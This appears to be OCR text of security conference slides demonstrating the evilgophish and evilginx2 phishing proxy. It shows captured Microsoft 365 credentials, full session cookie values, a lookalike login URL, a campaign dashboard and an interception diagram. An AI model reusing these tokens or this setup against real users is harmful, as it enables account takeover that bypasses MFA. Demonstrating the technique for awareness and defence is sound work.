
IT NATION



```
[18:15:40] [+++] [0] Username: [mattlee@purpletenant.com]
[18:15:40] [+++] [0] Password: [Bob Coppedge is awesome!]
[18:15:40] [+++] [0] Username: [mattlee@purpletenant.com]
[18:16:20] [+++] [0] Username: [mattlee@purpletenant.com]
[18:16:46] [+++] [0] all authorization tokens intercepted!
:
```



```
: sessions 32

 id           : 32
 phishlet     : o365
 username     : mattlee@purpletenant.com
 password     : Bob Coppedge is awesome!
 tokens       : captured
 landing url  : https://login.signin.login.inkedin.live/nUjdkRfo
 user-agent   : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 Edg/113.0.1774.57
 remote ip    : 107.207.82.54
 create time  : 2023-06-04 18:07
 update time  : 2023-06-04 18:16

[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1717438714,"value":"0.AX0AFaN6f_swTkq8sjtvm0b-s1tEZUfGMrBJg-Ydk3ZSdsq1ABk.AgABA
AQAAAD--DLA3VO7QrddgJg7WevrAgDs_wUA9P_yG4934RhAdulnC0xcUS78cGl20rgo13HXhnqntYUPxeYmSbzxJkpCfXmM6ticXaGyvjXFJxaNLLRd3NdnOHRtciGTsC0owGKOXJ9gCV3LbhW
f0hY8J1glzsAuuUVIATS9i-QRq3I2_nc-kmNF4RCS441SOAHIMwKpHisoCnVVT-xWdrdZ7ZlbiwZxJJyNyke7v419UQpVCGsYW1_7OGI2pjubT8h7RD96xj-xQCd9UZKu33LJ_VTyz1DJxd3lh
mMFi-AbqJ0ulPALhVytczrPfhJy6BeV5Vn5yiayXGjV4f8m2ouHAT9PF81CfLC9MlN5dUDp7DwVSoEJu4Ew5Zt4QsOx7CyELGeyGPjycNqiHuWYGrUT793_W19AEZ75AxgBy-i5Xh_BHuE","n
ame":"ESTSAUTHPERSISTENT","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1717438714,"value":"CAgABAAIAAAD--DLA
3VO7QrddgJg7WevrAgDs_wUA9P-K9OIfyEczwCilFZ4YW6v_h-SdmwSTxC7AZFXbVTMlyp5fwyjNk5RoZwyd0Xyd843_i6YRmqtbcoAzQh1E9y25O4My5hxAs1f5jZLaZ8lASU0EUY9TTZAzdq
lnqLcTbiSXNAY9GXbAuoQ5jWcwRVq9FAmlwbujHUz6MapiaCc3_ivZz1mboHmrs93mM_NfHghD-2GA838dQVMawHXjDIEhRbFAkXylf2bHln-blk6L0AC7jaJvdq4QFZkfaypo5FCpgZzM","n
ame":"SignInStateCookie","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1717438714,"value":"0.AX0AFaN6f_swTkq8
sjtvm0b-s1tEZUfGMrBJg-Ydk3ZSdsq1ABk.AgABAAQAAAD--DLA3VO7QrddgJg7WevrAgDs_wUA9P--cAbHVOdCAlxiYCu1SG1bE0gJQyvgAUrH-hXbZRVUbjaYngz9NPNYd_jU_mkyfGLtLy
awoimXqwWhFxQbLTDX8s3M8dB49Wy-gLZ2wmQI0e_54wUPVrrtJBhRHPZHkV-YDcRFbvJ14PoLv26RZ8xQgct5aAgT1AU6NF1x_nNbz2hUInjxp_hQc-mIQAenXaVmtdTWnHMeByp5WaFDSxk7
ep6EpfnN8-NFBdrT14-P4UR9ecKieF0UgsI2GabeAHhQNPPzBl93lSSnw5sxMBuG9XymlBcBr-MDuAknUdrDpBiCvIsZSqzHdDzmAgT-odM55TkAPO-p5Leh4ICieXu8j0dETTQASFznVasDRo
odTx3sWQG3tVlWDIj2RfRFOLmEZXp54jUsQDHjtng8FLVRWsImAOpHpRNMXxdiAN8DW0NuLCgWO8n0pJMR4bAXmuHU3Jjn0sl3PS6PLcLvBpoQ_X-Cg5-AP59_fkE5QV0Lv4kIZAfiEUW69nDS
ASYg0TLge4E9FykTsyEW_AKBogU0-Y47eVr8NaLglmn9gbSTV8TxvL8QFIkcLYp4gK5k","name":"ESTSAUTH","httpOnly":true}]
```


fin3ss3g0d / evilgophish
Public
Code
Issues 3
Pull requests 6
Actions
Projects
Security
Insights
main
1 branch
0 tags
Go to file
Code
fin3ss3g0d add Cloudflare Turnstile
a4efbd7 on Apr 19
98 commits
conf
add to blacklist and redirect rules
8 months ago
evilfeed
update notifying functions
8 months ago
evilginx2
add Cloudflare Turnstile
2 months ago
gophish
revert gophish polling to 60 secs
8 months ago
images
rename diagram
8 months ago
CHANGELOG.md
add Cloudflare Turnstile
2 months ago
ISSUE_TEMPLATE.md
update README about issues 2
5 months ago
LICENSE
first commit
9 months ago
README.md
add Cloudflare Turnstile
2 months ago
replace_rid.sh
setup.sh updates
9 months ago
setup.sh
add debug/customization notes to readme 2
6 months ago


Submitted Data
Ubuntu
Firefox (Version: 105.0)
Replay Credentials
View Details
Captured Session
Ubuntu
Firefox (Version: 105.0)
View Tokens


evilgophish (Reauthor: Dylan Evans|fin3ss3g0d)
Dashboard
Launch Email Campaign
Launch SMS Campaign
Users & Groups
Email/SMS Templates
Email Sending Profiles
SMS Sending Profiles
Account Settings
User Management
Admin
Webhooks
Admin
User Guide
API Documentation
Campaigns
New SMS Campaign
Active Campaigns
Archived Campaigns
No campaigns created yet. Let's create one!



Victim Router
Victim
Apache2 Proxy
Unauthorized Requests
Redirect Server
Unauthorized Requests
Organization Firewall
evilginx2 Proxy
Event Triggers
GoPhish Database
Cookie/Token Interception
Credential Interception
Legitimate Website




IMPORTANT NOTES

- The live feed page hooks a websocket for events with `JavaScript` and you **DO NOT** need to refresh the page. If you refresh the page, you will **LOSE** all events up to that point.

